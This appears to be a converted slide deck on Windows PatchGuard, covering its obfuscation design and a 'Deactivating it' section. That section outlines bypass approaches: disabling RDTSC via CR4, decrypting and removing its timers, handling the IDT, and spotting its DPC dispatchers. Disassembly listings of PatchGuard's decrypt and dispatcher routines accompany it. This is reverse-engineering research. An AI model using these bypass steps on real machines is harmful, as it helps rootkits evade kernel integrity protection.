


The PatchGuard

# What is it?


---

- Protects the Operating System vital structures
- “Code our way, or die in our way too” - (failed to rhyme)
- Asserts that drivers use the right API
- Gives the kernel team flexibility to change internals w/o supporting the vendors
- Maybe security?



# Obfuscation++


- PoolTag randomly chosen
- Random “Fat” allocation space
- Random split the Fat before and after real data
- Fat filled with garbage
- Uses Timer + DPC, using random valid DPC dispatchers, with invalid context data (which will throw an exception)







# Obfuscation++

- 2 PgContexts are injected into the Kernel Memory
- One is close to the processor context
- 3/13 chances to have custom DPC dispatcher, to prevent public PatchGuard deactivators
- PgContext is encrypted
- Checks performed inside trap interruption



# Obfuscation++


- Copy kernel vital functions like KeBugCheckEx, KeBugCheck2, KiBugCheckDebugBreak, etc...
- About 20 debugger\_is\_attached checks, leading to infinite loop with interrupts disabled



# PatchGuard - review

---


- uninformed.org has published several papers on how to deactivate
- Some proposed paths to block is already patched by Microsoft in latest builds.
- Windows 7 follows the same PG code from Vista, even encryption constants are the same
- X86 can run PatchGuard



# Deactivating it

---

- All encryption are based on RDTSC instruction, which can be deactivated by CR4.2
- DPC for timers are encrypted, but decryption is trivial
- Seek and destroy timers




The screenshot shows a debugger window with a dark green background. The assembly code is displayed in a monospaced font. The code starts with an instruction `align 20h`. Below it, there is a comment `; DATA XREF: PatchGuardInit+1657fo`. The main body of the code consists of a series of XOR instructions that decrypt data from memory locations starting at `[rcx]` and ending at `[rcx+0C0h]`. The XOR key is `2Eh`. The final instructions are `xor [rcx], edx`, `mov rax, rdx`, `mov rdx, rcx`, and `mov ecx, [rdx+0C4h]`. The debugger window has a toolbar at the top and tabs for Structures, Enums, Imports, and Exports.

```
align 20h
PatchGuard_Decrypt_and_Run: ; DATA XREF: PatchGuardInit+1657fo
    db 2Eh
    xor [rcx], rdx
    xor [rcx+8], rdx
    xor [rcx+10h], rdx
    xor [rcx+18h], rdx
    xor [rcx+20h], rdx
    xor [rcx+28h], rdx
    xor [rcx+30h], rdx
    xor [rcx+38h], rdx
    xor [rcx+40h], rdx
    xor [rcx+48h], rdx
    xor [rcx+50h], rdx
    xor [rcx+58h], rdx
    xor [rcx+60h], rdx
    xor [rcx+68h], rdx
    xor [rcx+70h], rdx
    xor [rcx+78h], rdx
    xor [rcx+80h], rdx
    xor [rcx+88h], rdx
    xor [rcx+90h], rdx
    xor [rcx+98h], rdx
    xor [rcx+0A0h], rdx
    xor [rcx+0A8h], rdx
    xor [rcx+0B0h], rdx
    xor [rcx+0B8h], rdx
    xor [rcx+0C0h], rdx
    xor [rcx], edx
    mov rax, rdx
    mov rdx, rcx
    mov ecx, [rdx+0C4h]
```

ADD40: INIT:PatchGuard\_Decrypt\_and\_Run

# Deactivating it

- You can change the IDT, but get ready for behind the scenes dirty job for exception handling
- Use the rewind info to construct the call backtrace
- Find if this is a Dpc in the list of PatchGuard borrowed Dispatcher routines (9/13 chances).
- If custom Dpc, figure the structures, go, go & go!



The screenshot shows a debugger window displaying assembly code for PatchGuard dispatcher routines. The code is organized into sections labeled g0\_is\_6, g0\_is\_3, g0\_is\_2, g0\_is\_1, g0\_is\_0, g0\_is\_5, and oun\_dpc\_dispatcher. Each section contains instructions for loading a register (rcx) with a specific dispatcher routine and then jumping to a known dispatcher (1\_known\_dpc\_dispatcher). The oun\_dpc\_dispatcher section shows more complex instructions involving memory addresses and registers (rax, rcx).

```
g0_is_6: ; CODE XREF: PatchGuardInit+98F3fj
        lea    rcx, TopTimerDispatch
        jmp    short 1_known_dpc_dispatcher

-----

g0_is_3: ; CODE XREF: PatchGuardInit+9405fj
        lea    rcx, ExpTimeZoneDpcRoutine
        jmp    short 1_known_dpc_dispatcher

-----

g0_is_2: ; CODE XREF: PatchGuardInit+9406fj
        lea    rcx, ExpTimeRefreshDpcRoutine
        jmp    short 1_known_dpc_dispatcher

-----

g0_is_1: ; CODE XREF: PatchGuardInit+9408fj
        lea    rcx, CapLazyFlushDpcRoutine
        jmp    short 1_known_dpc_dispatcher

-----

g0_is_0: ; CODE XREF: PatchGuardInit+9409fj
        lea    rcx, CapEnableLazyFlushDpcRoutine
        jmp    short 1_known_dpc_dispatcher

-----

g0_is_5: ; CODE XREF: PatchGuardInit+!_arg0_is_
        lea    rcx, ExpTimerDpcRoutine

